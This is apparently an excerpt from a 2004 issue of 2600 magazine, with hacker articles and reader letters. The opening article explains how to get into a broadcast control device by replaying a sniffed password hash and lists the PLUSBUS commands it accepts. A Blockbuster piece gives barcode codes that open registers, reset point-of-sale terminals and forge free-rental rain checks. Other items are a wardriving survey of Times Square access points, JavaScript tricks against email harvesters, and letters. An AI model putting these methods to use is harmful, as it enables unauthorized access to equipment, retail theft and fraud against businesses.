The software submits their password as a hash over the line, but so can you! Imagine sniffing their packet information and getting a hold of a user's password hash. You wouldn't need to crack the hash or even know what type of hash it is. Just run "user" with the user's name as the command option and then run "xpass" with the password hash for that user. That user's access, that easy! Everything I got from sniffing was sent over the line in plain text. Now to go into detail on the PLUSBUS command.

The Possibilities of the PLUSBUS Command

As previously mentioned, the PLUSBUS command can be sent over connection to the telnet port no matter what the user privileges are. You can even be a guest with absolutely no rights! Here is a list of commands for the many different devices it can control.

All of these listed commands should be preceded by "plusbus DEVICENAME"

For a Leitch VR440,420:
cuechan CHANNEL:HH:MM:SS:FF
deltrbyname NAME
loadchan CHANNEL:NAME
pausechan CHANNEL
playchan CHANNEL
playnextch CHANNEL:NAME
playtilch CHANNEL:HH:MM:SS:FF
playtilend CHANNEL
recchan CHANNEL
recfilech CHANNEL:NAME
rewchan CHANNEL
stopchan CHANNEL
For a Leightronix TCD R/P:
autoplay
NAME:TIMECODE:DURATION:OUT
deltrbyname NAME
live
playtilend
playtrbyname NAME
recstop

rectrbyname NAME
resetencoder
For a generic RS-232 controlled device:
sendpreset PRESET#
sendstr "Text String"
serconfig BAUD,PARITY,DATA,STOP
For a Visual Circuits DVP, POP, Firefly:
loadchan CARD:CHANNEL:PATH\FILE
loadinitchan CARD:CHANNEL:
➥PATH\FILE
playchan CARD:CHANNEL
playtilend CARD:CHANNEL
stopchan CARD:CHANNEL
For a DoReMi Labs V1
or Fast Forward Video Omega:
cue HH:MM:SS:FF cuetrbyname NAME
deltrbyname NAME
pause
play
playnext NAME
playtil HH:MM:SS:FF
playtilend
record
recfile NAME
rewind
stop
For a Leightronix MVP-2000:
cuetrbyname NAME
deltrbyname NAME
pause
play
playnext NAME
playtilend
playtrbyname NAME
stop
For an Alcorn McBride DVM2:
loadfile FILE
pause
play
playtilend
stop
For a Sony RS-422 Protocol Deck:
cue HH:MM:SS:FF
ffw
pause
play
playtil HH:MM:SS:FF
record
rewind
stop
For a Panasonic RS-232 Deck:
cue HH:MM:SS:FF
ffw
pause
play
playtil HH:MM:SS:FF
record
rewind
stop
For a Panasonic MicroCart:
cue HH:MM:SS:FF
eject
ffw
load Tape#
pause
play
playtil HH:MM:SS:FF
record
rewind
stop
For a Pioneer or Tascam DVD:
cuechap TITLE:CHAPTER
cuetime TITLE:MMM:SS (Pioneer only)
pause
play
playtilchap TITLE:CHAPTER
playtiltime TITLE:MMM:SS
poweroff (Tascam only)
stop
For a Pioneer DV-F07
or Sony DVP-CX777ES:
cuechap TITLE:CHAPTER
cuetime TITLE:MMM:SS (Pioneer only)
load DISC#
pause
play
playtilchap TITLE:CHAPTER
playtiltime Title:MMM:SS (Pioneer only)
stop
For a COMO MPEG-2@Disk player:
cue HH:MM:SS:FF
cuetrack TRACK#
cuetrbyname NAME
deltrbyname NAME
pause
play
playtil HH:MM:SS:FF
playtilend
playtiltrack TRACK#
playtrack TRACK#
playtrbyname NAME
record
rectrbyname NAME
stop

These are all the commands you will need to know to get control of anything in a tape deck, DVD player, video server, etc. I would go into detail on each and every PLUSBUS command and what it does, but where's the fun in that for you? If you find one to play with, have fun. Standard disclaimer shit: Don't delete anything, disrupt scheduling, rape, pillage, etc.

Shoutouts to all from nyc2600, bucket, and Omniscan! This notice of the TCD/IP's insecurity was brought to you by the letter "Y."

Decoding

by SDMX

Branching out even further from the article in 20:3 and hopefully creating a recurring topic of the matter, the fun you can have with your local Blockbuster is becoming easier and easier since they've decided to flood member and non-member email accounts alike with printable barcode coupons. Since leaving their parent corporation of Viacom earlier this year, such an attempt at sheer customer harvesting is an understandable one, but as with all such attempts by our so called corporate overlords, these plans come to naught if not performed with security. Get out your barcode generators and photoeditors, folks. It's time to print out a quick laugh.

Blockbuster has a habit of handing out "rain checks" when a movie that has been guaranteed in stock runs out. These small red pieces of paper have blank fields where the associate fills out which movie you couldn't get your hands on, when you came in to get it (as the coupons are only "valid" for a month), and the store code. Beyond that is a barcode the associate scans when you come in the next time. Well, as you may have already guessed, there's not much more behind that barcode than a get-a-movie-free-card. The codes are valid for *all* movies, not just specific titles, and they work over any amount of time. If you happened to get one of Blockbuster's spamalicious 99 cent coupons recently, hold on to it. While this specific coupon leaves a record of itself on your account keeping you from using it again, the rain checks do no such thing and the artwork embedded in the emails is pretty convincing. A quick cut and paste gets you a free flick.

Moreover, there are a few more codes that Blockbuster prominently displays about the store that you can have a bit more fun with. Try these out:

`5610Y500033:` Movie rain check.

`5610ZD00029:` Game rain check.

`~92923481032:` Opens the register. (This one is displayed on both sides of every monitor in most Blockbusters, even the ones available for public lookup.)

`~91064645213:` Resets computer (YMWV, as different stores use different versions of the POS system).

`CLEAR` *(carriage return) Y (carriage return) E:* Drops the computer from the POS system. (For this, it is recommended that you clear the post printed text from your barcode. Again, YMWV.)

Also, I'd like to offer a quick addendum to the article in 20:3 mentioning the wrong store trick. Blockbuster knows about this trick now and asks you your name and store code before entering the movie into the system, so find another associate name and their store code (once again, printed clearly on the side of their videos after the first two digits) before you give your local store a call. BBV has been trying to further enforce this by having employees call that store back before checking the movie in, but most fail to care or forget the 16 digit code. Finding a boondocks store in the middle of nowhere in another state and providing a bogus five digit store code works well too.

Have fun making it a Blockbuster Night!

Warwalking in Times Square

by Sam Nitzberg
sam@iamsam.com
http://www.iamsam.com

I was in New York for the Fifth HOPE conference and went for a walk up to Times Square. I had my Ipaq 5455 PDA with me. The iPaq is a fairly capable PDA with built-in 802.11b wireless. My Ipaq has MiniStumbler loaded. I decided to run Ministumbler to see what I would find. The iPaq is a very versatile Pocket PC, capable of utilizing multiple expansion options using PC cards (with external expansion sleeves), Global Positioning System cards, and also of running the familiar distribution of Linux. Pocket PCs running Linux can use Kismet for finding wireless networks.

This article describes a casual approach to wireless sniffing. No special antennas, amplifiers, or locations were used in this study. An example of another approach to wireless sniffing was exhibited by the man at the conference who brought a notebook with a large, tripod-mounted directional antenna with 25db gain along with an RF amplifier. This is a more of a "point and shoot" approach to identifying wi-fi access points.

If you are going to walk with a wireless scanner, you may be surprised at just how quickly your batteries will be consumed. You have two obvious options: (1) carry extra batteries or a charger, or (2) select appropriate options for your wireless scanner to slow the scan rate.

Data Aquisition

MiniStumbler is the Pocket PC version of NetStumber. It provides the following information on your PDA: Type (Infrastructure or Ad-Hoc); BSSID/MAC address; Time; Signal-Noise-Ratio, Signal Strength, Noise; Name; Flags; Chanelbit; Beacon Interval; Data Rate; Last Channel.

The NetStumbler FAQ outlines the values that lead to the value for the flag field. The flag field provides 802.11 capability information in hex; it is also documented in the 802.11b specifications:

0001 ESS ("Infrastructure")
0002 IBSS ("Ad-Hoc")
0004 CF-Pollable
0008 CF-Poll Request
0010 Privacy ("WEP")
0020 Short Preamble
0040 PBCC
0080 Channel Agility
FF00 Reserved

The flag value is calculated by performing binary and operations on the appropriate entries from the above list.

If you have a GPS card for your PDA, it will also record latitude and longitude. Using this information, you can revisit any access points that you find. Be prepared - the GPS will put an additional drain on your battery. Some PDAs, such as the Ipaq, can utilize an expansion slot to accept cards (CF or compact flash cards); these expansion slots may also provide an additional battery to help reduce the impact of the GPS card on the battery.

Lies, Damned Lies, and Statistics

I grabbed the MiniStumbler output and coalesced it a bit. The manipulation of the data was much more efficient on my regular PC than on the Pocket PC with its more limited tools. I removed repeat entries (some of which were identical, other than time stamps or some rather minor data elements). I had

also saved the data from MiniStumbler as time passed under different filenames. The data was reduced from almost 300 data points down to 86.

Points discovered: 86
Ad-Hoc: 7
WEP Encrypted: 21 (24%)

Just because a wireless access point is not using WEP encryption does not mean that it is open. Accessing some access points will result in a "splash" screen, requesting a user name and password. Others may be using a different encryption system (such as AES). Also, if the infrastructure behind the wireless access point was designed properly, any wireless user will not be dropped directly into a corporate or enterprise network - wireless users would be permitted via virtual private networking mechanisms to enter a segregated subnet with appropriate access restrictions and suitable cryptography.

A Few Notes

No law forbids the identification of wireless access points. The truth of the matter is that many wireless access points reside on networks that are poorly configured, may use default passwords or configurations, and may expose their enterprises to harm. However, establishing connections through wireless access points without authorization, or attempting to penetrate interior networks could result in violations of several laws, including those relating to unauthorized access or use of computing facilities and resources, interception of communications, theft of trade secrets, and theft of services.

With much of the law relating to wireless technologies still being on virgin ground, I cannot recommend connecting to any wireless networks (encrypted or not) without authorization. I will note that no attempt was made to actually connect to any of the wireless networks identified herein.

Conclusions

Some points of interest stand out. Locations using multiple wireless routers with the same or related names and different MAC addresses represent larger facilities with a broader footprint, or at least facilities with a larger investment in their wireless presence. Access point names often reveal their purpose or location - "bedroom" is likely residential, Wireless4Kerry appears to be politically affiliated. Curiously, if you did not use GPS gear but know the path that you traversed, you can follow the timeline to retrace your path and correlate it to the presence of the wireless access points' coverage areas.

You can find websites with great collections of already identified wireless access points. However, in experimenting with the tools and equipment for wireless scanning in an urban setting, you can learn much about the nature of these tools and their application. You can also look at their output and draw your own inferences - what kinds of networks are present and what are their purposes?

(SSID)	Type	(BSSID)	Time (GMT)	[SNR Sig Noise]	Flags	Channelbits	LastChannel
(Verizon Wi-Fi)	BSS	(00:02:2d:18:08:18)	19:23:24 (GMT)	[36 185 149]	1	80	7
(Verizon Wi-Fi)	BSS	(00:02:2d:18:0a:e1)	19:23:22 (GMT)	[100 249 149]	1	2	1
(Verizon Wi-Fi)	BSS	(00:02:2d:88:e5:22)	19:24:07 (GMT)	[12 161 149]	1	8	3
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:14:d6)	19:24:28 (GMT)	[33 182 149]	1	400	10
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:15:c7)	19:23:22 (GMT)	[100 249 149]	1	4	2
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:17:ad)	19:27:22 (GMT)	[9 158 149]	1	10	4
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:18:77)	19:23:38 (GMT)	[18 167 149]	1	4	2
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:5b:ed)	19:23:27 (GMT)	[51 200 149]	1	200	9
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:5e:20)	19:24:49 (GMT)	[42 191 149]	1	200	9
(surfhere)	BSS	(00:02:6f:03:88:33)	19:23:22 (GMT)	[78 227 149]	1	2	1
(emenities)	BSS	(00:02:6f:03:88:9d)	19:23:22 (GMT)	[66 215 149]	1	40	6
(surfhere)	BSS	(00:02:6f:03:88:fe)	19:25:11 (GMT)	[45 194 149]	1	2	1
(surfhere)	BSS	(00:02:6f:03:89:6c)	19:23:35 (GMT)	[30 179 149]	1	2	1
(Appleboes)	BSS	(00:02:6f:06:47:30)	19:25:37 (GMT)	[27 176 149]	1	20	5
(STSN)	BSS	(00:02:6f:08:08:98)	19:23:30 (GMT)	[39 188 149]	1	800	11
(emenities)	BSS	(00:02:6f:33:05:a3)	19:23:22 (GMT)	[42 191 149]	1	40	6
(STSN_Conf)	BSS	(00:02:b3:c3:8b:95)	19:23:27 (GMT)	[12 161 149]	1	800	11
(STSN_Conf)	BSS	(00:02:b3:c3:8c:89)	19:23:30 (GMT)	[9 158 149]	1	800	11
(STSN Conf)	BSS	(00:02:b3:c3:8c:99)	19:23:35 (GMT)	[15 164 149]	1	2	1
(Colubris Networks)	BSS	(00:03:52:f4:7b:e0)	19:24:10 (GMT)	[9 158 149]	21	400	10
(SkolerNet)	BSS	(00:06:25:66:d5:cc)	19:24:39 (GMT)	[48 197 149]	11	40	6
(linksys)	BSS	(00:06:25:6d:61:41)	19:26:54 (GMT)	[18 167 149]	1	40	6
(puppypower)	BSS	(00:06:25:a1:d1:ee)	19:23:27 (GMT)	[33 182 149]	1	40	6

(kriswall)	BSS	(00:06:25:b4:6f:7b)	19:24:36 (GMT)	[18 167 149]	1	40	6
(Bill)	BSS	(00:06:25:b6:65:a3)	19:24:53 (GMT)	[21 170 149]	1	10	4
(AIR_PS)	BSS	(00:06:25:bb:0d:4d)	19:24:57 (GMT)	[42 191 149]	1	200	9
(linksys)	BSS	(00:06:25:db:bb:df)	19:27:02 (GMT)	[24 173 149]	1	40	6
(holla)	BSS	(00:06:25:e9:cc:07)	19:29:09 (GMT)	[6 155 149]	11	800	11
(NETGEAR)	BSS	(00:09:5b:52:e3:32)	19:26:41 (GMT)	[12 161 149]	21	8	3
(NETGEAR)	BSS	(00:09:5b:85:02:6e)	19:28:12 (GMT)	[6 155 149]	21	800	11
(NETGEAR)	BSS	(00:09:5b:85:27:d4)	19:23:27 (GMT)	[39 188 149]	21	800	11
(NETGEAR)	BSS	(00:09:5b:88:0d:9c)	19:26:18 (GMT)	[15 164 149]	21	800	11
(cupid)	BSS	(00:09:5b:ae:d3:cc)	19:24:42 (GMT)	[48 197 149]	1	40	6
(tmobile)	BSS	(00:09:e8:62:84:75)	19:23:29 (GMT)	[84 233 149]	1	40	6
(Apple Network f187c4)	BSS	(00:0a:95:f1:87:c4)	19:24:49 (GMT)	[27 176 149]	1	400	10
(Showport)	BSS	(00:0a:95:f3:5f:67)	19:23:30 (GMT)	[18 167 149]	11	400	10
(broadway)	BSS	(00:0a:95:f5:de:a1)	19:23:51 (GMT)	[6 155 149]	11	2	1
(aleakala)	BSS	(00:0c:41:19:02:9f)	19:26:54 (GMT)	[6 155 149]	11	40	6
(linksys)	BSS	(00:0c:41:41:2c:c2)	19:26:56 (GMT)	[18 167 149]	1	40	6
(JATA)	BSS	(00:0c:41:73:32:9a)	19:25:24 (GMT)	[18 167 149]	11	40	6
(appel)	BSS	(00:0c:41:86:93:5c)	19:27:05 (GMT)	[6 155 149]	1	40	6
(linda)	BSS	(00:0c:41:8a:28:14)	19:25:59 (GMT)	[12 161 149]	1	40	6
(linksys)	BSS	(00:0c:41:9b:73:a0)	19:25:06 (GMT)	[18 167 149]	1	40	6
(kerncap)	BSS	(00:0c:41:b1:2e:9a)	19:23:49 (GMT)	[18 167 149]	11	800	11
(linksys)	BSS	(00:0c:41:c8:41:83)	19:23:22 (GMT)	[90 239 149]	1	40	6
(YSK)	BSS	(00:0c:41:ca:ef:b1)	19:29:09 (GMT)	[6 155 149]	11	40	6
(23training)	BSS	(00:0c:41:d7:f1:85)	19:25:00 (GMT)	[15 164 149]	11	40	6
(bedroom)	BSS	(00:0c:41:d7:f8:de)	19:23:27 (GMT)	[18 167 149]	1	40	6
(MendesMountAP23)	BSS	(00:0d:54:fd:b3:fc)	19:23:27 (GMT)	[24 173 149]	1	2	1
(Theatertech)	BSS	(00:0d:93:82:bb:83)	19:24:33 (GMT)	[18 167 149]	11	400	10
(external)	BSS	(00:0d:ed:4c:f6:33)	19:24:04 (GMT)	[12 161 149]	21	10	4
(external)	BSS	(00:0d:ed:4c:fb:7d)	19:24:10 (GMT)	[18 167 149]	21	800	11
(external)	BSS	(00:0d:ed:4c:fb:d6)	19:24:04 (GMT)	[21 170 149]	21	80	7
(external)	BSS	(00:0d:ed:4c:fb:e5)	19:23:52 (GMT)	[12 161 149]	21	8	3
(external)	BSS	(00:0d:ed:4c:fd:78)	19:27:31 (GMT)	[9 158 149]	21	80	7
(external)	BSS	(00:0d:ed:4c:fd:82)	19:24:30 (GMT)	[15 164 149]	21	10	4
(external)	BSS	(00:0e:d7:48:6b:2f)	19:23:41 (GMT)	[39 188 149]	21	8	3
(external)	BSS	(00:0e:d7:48:6b:32)	19:23:35 (GMT)	[30 179 149]	21	8	3
(external)	BSS	(00:0e:d7:48:6b:34)	19:27:31 (GMT)	[9 158 149]	21	10	4
(external)	BSS	(00:0e:d7:48:6b:35)	19:27:27 (GMT)	[12 161 149]	21	80	7
(Wireless4Kerry)	BSS	(00:0f:3d:06:05:a9)	19:23:38 (GMT)	[15 164 149]	31	40	6
(Wireless4Kerry)	BSS	(00:0f:3d:06:05:a9)	19:23:38 (GMT)	[15 164 149]	31	40	6
(ARG)	BSS	(00:0f:66:18:7b:f1)	19:23:24 (GMT)	[51 200 149]	11	200	9
(linksys)	BSS	(00:0f:66:2b:85:83)	19:28:12 (GMT)	[9 158 149]	1	40	6
(BLUEFIN)	BSS	(00:10:e7:f5:c8:3c)	19:23:22 (GMT)	[69 218 149]	1	40	6
(BLUEFIN)	BSS	(00:10:e7:f5:c8:57)	19:24:42 (GMT)	[18 167 149]	1	40	6
(Kamen Wireless 2)	BSS	(00:30:65:02:6c:ab)	19:23:38 (GMT)	[39 188 149]	1	800	11
(roykamen)	BSS	(00:30:65:03:76:77)	19:23:26 (GMT)	[36 185 149]	1	2	1
(Digital-DNS-11/06/2001)	BSS	(00:40:96:41:02:06)	19:27:22 (GMT)	[15 164 149]	31	40	6
(Digital-DNS-11/06/2001)	BSS	(00:40:96:41:c7:24)	19:23:27 (GMT)	[12 161 149]	31	800	11
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:52:fc:21)	19:25:42 (GMT)	[18 167 149]	31	40	6
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:55:df:6e)	19:24:23 (GMT)	[42 191 149]	31	40	6
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:55:df:84)	19:23:24 (GMT)	[45 194 149]	31	40	6
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:55:df:98)	19:23:55 (GMT)	[42 191 149]	31	40	6
(bmg.ist.nyc-bw1540)	BSS	(00:40:96:55:df:f5)	19:24:22 (GMT)	[21 170 149]	31	40	6
(turbonet)	BSS	(00:40:96:5b:20:2e)	19:23:27 (GMT)	[24 173 149]	21	2	1
(roomlinx)	BSS	(00:40:96:a0:17:ce)	19:26:04 (GMT)	[6 155 149]	1	40	6
(MSHOME)	BSS	(00:50:f2:ce:bc:7c)	19:23:55 (GMT)	[21 170 149]	1	40	6
(fanTM)	BSS	(00:a0:f8:51:43:61)	19:23:27 (GMT)	[36 185 149]	1	40	6
(ParisCafe)	ad-hoc	(02:00:0b:75:ce:51)	19:40:48 (GMT)	[6 155 149]	2	400	10
(CJ23988-A)	ad-hoc	(02:04:23:8f:ba:d6)	19:25:00 (GMT)	[6 155 149]	22	800	11
(linksys2)	ad-hoc	(02:04:23:a4:0a:1c)	19:24:49 (GMT)	[6 155 149]	22	800	11
(AT&T Wireless)	ad-hoc	(02:04:23:db:4c:4f)	19:24:58 (GMT)	[9 158 149]	22	800	11
(pwc80211)	ad-hoc	(02:0c:f1:be:53:91)	19:23:27 (GMT)	[18 167 149]	22	400	10
(valkyrie)	ad-hoc	(02:20:04:ec:3e:a5)	19:23:22 (GMT)	[15 164 149]	32	800	11
(wireless)	ad-hoc	(02:eb:31:96:f4:7b)	19:28:09 (GMT)	[6 155 149]	2	400	10

Fight SPAM with JavaScript

by arse

I only began buying domains and running websites recently and as I did I noticed a huge increase in the amount of spam I was receiving. Apparently my email address was being "harvested" from my websites by "email harvesters." I'm sure many of you are familiar with these harvesters. But for those who are not, an email harvester is basically a program or script that scours the Internet for email addresses (usually starting at Google with a keyword that will produce lots of email addresses). These programs can find thousands of email addresses in an hour. Lists of these addresses will then be sold to other spammers. And guess what they do with them? This is why you see email addresses on websites, blogs, etc. like "JOE (AT) GMAIL (DOT) COM_REMOVETHISBIT". This is a good way to avoid your address being harvested, but obviously it would not be hard to modify the programs to replace (AT)'s and (DOT)'s and so on. Also, this method requires effort on the part of the person emailing and can cause confusion with people new to the Internet. So, whilst playing with some javascript I worked out a way to defeat spam harvesters and it's really very simple.

My first idea was to use javascript's document.write(); function to write the email address to the .html file, but in parts. As javaScript is client-side the .html file is sent with the javascript still intact, but the user's browser will then run the javascript commands to product the desired text/html. In this case the desired html was

```
<a href="mailto:nospamhere@shiz.biz">
➥email me!</a>
```

If this was simply written to the document as it is above then email harvesters would easily pick it up and begin spamming. So I wrote it differently:

```
document.write('<ahref="mailto:nospam
➥here');
document.write('@shiz.biz');
document.write('">email me!</a>');
```

As the actual html (`<a href="mailto:nospam➥here@shiz.biz">email me!</a>`) is written client-side the email harvesters don't pick it up, but a normal user gets a perfectly fine mailto: link. I tested this on my website. I put an email address normally and one done with document.write(); One week later, the email written to the document normally had received *three* spam emails and the one that had been written using document.write(); had received *none!*

Now it wouldn't be hard for an email spider to defeat this (simply strip all document.write ➥()'s from any html file) but the possibilities are limitless.

You could use variables and scatter them all over the page:

```
<script>
var a="@shiz.biz"
</script>
hello welcome
< script>
var b="nospamhere"
</script>
to my website!< br>
you can contact me
<script>
document.write('< a href=mailto:');
document.write(b+a);
</script>
">
here!</a>
```

Simply stripping document.write() would certainly not work here!

I got to thinking, you could completely screw around with these harvesters. You could even use external documents for the email address. For example:

```
index.htm -
<script language="Javascript"
➥src="a.htm"></script>
hello welcome
<script language="Javascript"
➥src="b.htm"></script>
to my website!< br>
you can contact me
<script>
document.write("< a href=mailto:");
document.write(a+b);
</script>
">here</a>
a.htm -
var a="mymail@";
b.htm -
var b="mail.com";
```

This would totally confuse the email harvesters.

Of course, this will probably only be a temporary solution. There's too much money to be made in spamming for people not to write javaScript into their harvesters. But more complicated scripts could be used. Email harvesters wouldn't be able to use *all* of JavaScript's functions. For example, alert(); would totally screw things up for them.

Anyway, that's all. I hope this article will save some people from too much spam.

Continued from page 39

Dear *2600:*

Wow! My school finally unblocked 2600.com! I guess the request I sent in a couple of years ago finally got processed!

qw0ntum

Observations

Dear *2600:*

Picked up your mag for the first time in a year or so and laughed at the articles written by rich white boys (Hilton hacking, Cruise hacking, Mercedes hacking, Adelphia hacking, etc.). Maybe you should change your mag's name to $2600k. And stealing is still stealing (re article on "bypassing website security"). Those same frustrated white boys taking images belonging to other people. Maybe another cruise will cool them off.

Juan in Aztlan

Let's get this straight. People shouldn't talk about manipulating technology that you consider to be available only to a privileged few? That certainly serves the interest of those companies that would prefer we keep their security holes secret. We won't even address your racial problems as it would be a waste of time. But equating copying an image on a website with theft only minimizes what real thieves do.

Dear *2600:*

First off, let me thank you and *2600* for putting on the awesome once in a lifetime experience that was The Fifth HOPE. I consider it one of the best weekends of my life.

Secondly, I thought it was rather amusing that a mere three days after the social engineering panel at HOPE, my employer has given every one of us a plastic reference card on the subject. It details steps on how to identify and defeat social engineering. The card specifically mentions that hackers are doing this. I know the art has been around forever, but issuing cards two days after HOPE? Coincidence? I think not.

Judas Iscariot

Dear *2600:*

I just purchased 21:2 from Hastings and as usual I look forward to reading the letters from the multitude. I'd like to subscribe but have been told it may not be a good idea lest I end up on the government's black list.

I work with instrumentation used in the nuclear and radiation field and enjoy tinkering with radios and electronics. I am not a hacker but was busted by the FCC in 1975 for changing up the operating parameters on CB radios. But that has been awhile.

I know very little about computers and would like to know more, but the computer gurus around me don't seem to be interested in helping a guy get started.

By the way, I'm a ham operator and around two or three years ago I monitored a mediocre signal in the 30 meter ham band around 10.115 Mhz in morse code. The station was sending the phrase "American fuckers kill them all off" and it was being repeated every 90 seconds. I just wrote it off as a prankster but never heard any other hams talking about it.

I want to say that those who are fortunate enough to have a group of people with the same interests and regular meetings are lucky. Keep it up. Thank you for your efforts to inform and educate and share experiences and information to the public. It's much appreciated here.

Thanks and 73.

John

We don't think you need to worry about subscribing. The likelihood of a "government black list" is fairly slim and even if it did exist, it would become less meaningful if more people were on it. As for learning from people, we suggest coming to one of our meetings and just talking to whoever happens to be there. You probably have more than your share of interesting stories from a time and technology many of us aren't familiar with. In turn you'll hear stories from others and learn quite a bit.

Dear *2600:*

I participated in the translation effort of *Freedom Downtime* and was very very pleased to receive my own copy of the DVD at home - many thanks! I viewed most of the extras so far and found them extremely interesting.

I have also been an avid reader of your addictive magazine for the last three years. Today I was referring one of your articles from the last issue to a friend when I noticed that, at the bottom of the four pages of the actual article "Scumware, Spyware, Adware, Sneakware" appeared "Spring 2004" when all the rest of the magazine, cover and page footers, appeared to be properly dated to "Summer 2004".

I know you are very sensitive about article referrals so I want you to rest assured that I took note of this in my magazine and that from now on every time I want a friend to read that particular article, it will be very clearly stated where (when) it was found, despite the confusing page footers.

Beaver

We ask all devoted readers to please cross out the invalid date and pencil in the correct one. At least this is probably the first time we screwed something up in the footers.

Dear *2600:*

Longtime female subscriber since Day One in 1984.... Found an odd, toll-free U.S. phone number that prattles off numbers randomly then attempts to connect to a busy number. Any idea what this might be? 1-800-506-3553.

Lori

Definitely a strange one. And not the only one either apparently.

Dear *2600:*

In 20:4, Mike inquired about phone numbers that had a recording of someone reading off some numbers. Try this number: 1-800-789-6324. I came across it while scanning. A male voice reads the numbers: 200(xx)7113267347, then there are tones that translate into (xxx#xx#)711(x)267342#02, then a busy signal. ("x" represents numbers that change each time you call.) If you want more info on other numbers visit bellsmind.net.

t3st_s3t

The numbers in the letter prior to yours came out to: 800(xx)7114086584. Incidentally, the 200 and 800 that begin both sequences are actually attached to the (xx). In other words, when 800(47) is spoken, it really means 847. We saw that sequence go up past 900 as well.

Dear *2600:*

I was going through 21:2 and saw the letters about stickers being placed over the word hacker on the magazine. I took a look at mine and there it was with the letters "LMPI" printed on it. After a quick search it appears they distribute your publication.

ReEkOn

We're going to have a little talk with this distributor. Thanks for the info.

Dear *2600:*

I've been reading your magazine on and off for a few years now, and I've noticed that you tend to be a little too hard on "big corporations" and a little too easy on "harmless explorers."

The fact of the matter is that if you were ever successful in your attempts to put the RIAA out of business, you'd be putting several thousand families out of business at the same time. While we all agree that the prices for CDs have gotten a little too high in some cases, we need to remember that we live in a capitalist environment in which we have the choice to voice our dissatisfaction by simply not supporting ideas and organizations that we believe to be overcharging or corrupt. This does not mean that we need to hop on the local P2P network and start downloading the newest Jay Z album, but we need to simply not listen to the new Jay Z album.

The MPAA has also come under fire from your organization, and I find it a bit odd that you seem to have trouble seeing past the "outrageous" copyright protection schemes when all you have to do is view the end-credits of any film you see in the theaters. Look at the hundreds of names that are attached to these products. Remember those names when Internet piracy seriously endangers the prospects of profitability for future releases.

I understand that you don't advocate stealing movies and music as a way to get back at these corporations, but openly supporting decryption packages and security bypass measures allows people to continue pirating new media. Is that your intention? I don't know, to be honest with you. I know you'll feed me the line about open systems and how people have the right to explore, but far, far more people are stealing as opposed to exploring, and that's the problem. It's unrealistic and unpragmatic to write off the potential for theft and loss when you promote these supposed altruistic efforts and programs.

And on the flip side, maybe I'm ignorant of all the facts, but it seems that you are too willing to forgive and forget when computer hackers are charged with serious crimes. Mitnick was imprisoned for a long time, and there's no doubt that the government should have handled his situation a little bit more efficiently than they did, but don't forget that Mitnick put himself into that situation. If he didn't have stolen source code from Sun, credit card numbers of real people, phone cards to call people, and then if he hadn't run from the police for a year, he wouldn't have been sitting in a lonely jail cell with thousands of people chanting "Free Kevin." We all need to take responsibility for our actions, and that includes hackers. It's a nice little utopian idea to think that all information should be free and shared, but it's not realistic. Not in today's world, and especially not in tomorrow's world. Not everyone is as honest as you'd like them to be, and to not take that into account could be disastrous.

Haleon

There are a bunch of misassumptions here that should be addressed. First, we're not attempting to put anyone out of business. The simplistic, old-fashioned, and self-defeating practices engaged in by entities in the music industry will do them in without any help from us. They fail to understand that the world is changing and the advent of technology now makes it possible - and in some cases mandatory - to do things in a different way. Those who don't change with the times will get swept to the side. We don't make these rules.

Not listening to the products of these dinosaurs is certainly an option. But do you really think all of the industry people will be better off if nobody listens to their product? At least if people listen in whatever way they can, the industry still has a chance of figuring out a way to profit from the popularity. Remember, there is still and there always will be an insane amount of money in the music and film industries. The only thing that seems to be changing is that consumers are getting more power over who they want to hear. And that can really scare those who are popular or in power. It can also lead some newer or less popular artists to the conclusion that they're losing money to this sort of thing. But it's much more likely that they would be heard by far less people without P2P technology. And it's a mistake to assume that everyone who listens to something for free is someone who would have rushed out and bought it otherwise.

For those in the business who continue to worry about digital copies of their music being distributed free of charge all around the world, the solution is simple: stop putting out your music in digital form. By going back to vinyl, you can be assured that anyone going through the time and trouble to encode and copy your music will be getting a second generation copy. But those of us who choose to remain in the digital world will continue to use the technology and shape it to fit our needs. This is a natural progression.

We will never hold back on knowledge of a particular subject (such as encryption) merely because its application could annoy or inconvenience some people. That's a road that's very difficult to back out of.

As for your Mitnick assertions, let's make this crystal clear. Mitnick did not "put himself in that situation." "That situation" was unjust and unfair. That is what the focus needs to be on, not the minor transgression that it all began with. Mitnick is the first one to take responsibility for his actions and to admit exactly what he did. But who will take responsibility for the tremendous injustice that took so many years of his life?

Dear *2600:*

When I was 15, I became obsessed with the idea of anonymity. Oddly, this was about the same time that I was introduced to the Internet. Maybe those had something to do with each other, who knows. Anyway, for the last nine years I was always careful to buy my copy of *2600* with cash, be very nondescript, and always keep it in a bag hidden from public view on my way out of the store so as not to be put on "the list." Then last month my wife wanted me to buy her a book at the local Barnes and Noble and I figured I'd pick up the latest issue of *2600* while I was there. I got in line, waited my turn, and then found I did not have enough money to purchase both. Without thinking, I whipped out the credit card (the one in my name instead of the two I've established under other names, all legal of course) and made the purchase. Sure enough, on the receipt it listed *2600* and of course my name is on the credit card receipt. So now anyone with a subpoena can track down that I'm a *2600* reader.

Thanks *2600* for putting out a magazine I enjoy reading enough to risk jail time for.

Miles

While the risks you cite aren't that realistic in our opinion, they certainly could be in the not too distant future. That's why it's important for people not to hide their interests and to be proud of who they are. As long as that's happening, it's impossible to be driven underground. If, however, people opt to go underground, it's not too difficult to keep them there.

Dear *2600:*

The California Highway Patrol (CHP) website includes a page (http://www.chp.ca.gov/html/cheaters.➥html) where you can become an anonymous government informant! Here you can join the CHP crackdown and rat out your scofflaw friends and neighbors who avoid California's outrageous vehicle license fees by obtaining out-of-state plates instead. Why not submit some legitimate-looking *bogus* complaints to keep the CHP chasing its tail instead? Please!

KPR

Because they also have a website to report people who submit bogus information to their other website. Or those who suggest such things. Expect a visit.

Dear *2600:*

I've been contracting for Microsoft for about eight months now and I just realized that not more than 200 meters from Microsoft's Building 22, there's a street called 2600 Crossing. Just found it interestingly ironic. Keep up the good work.

fyrwurxx

Dear *2600:*

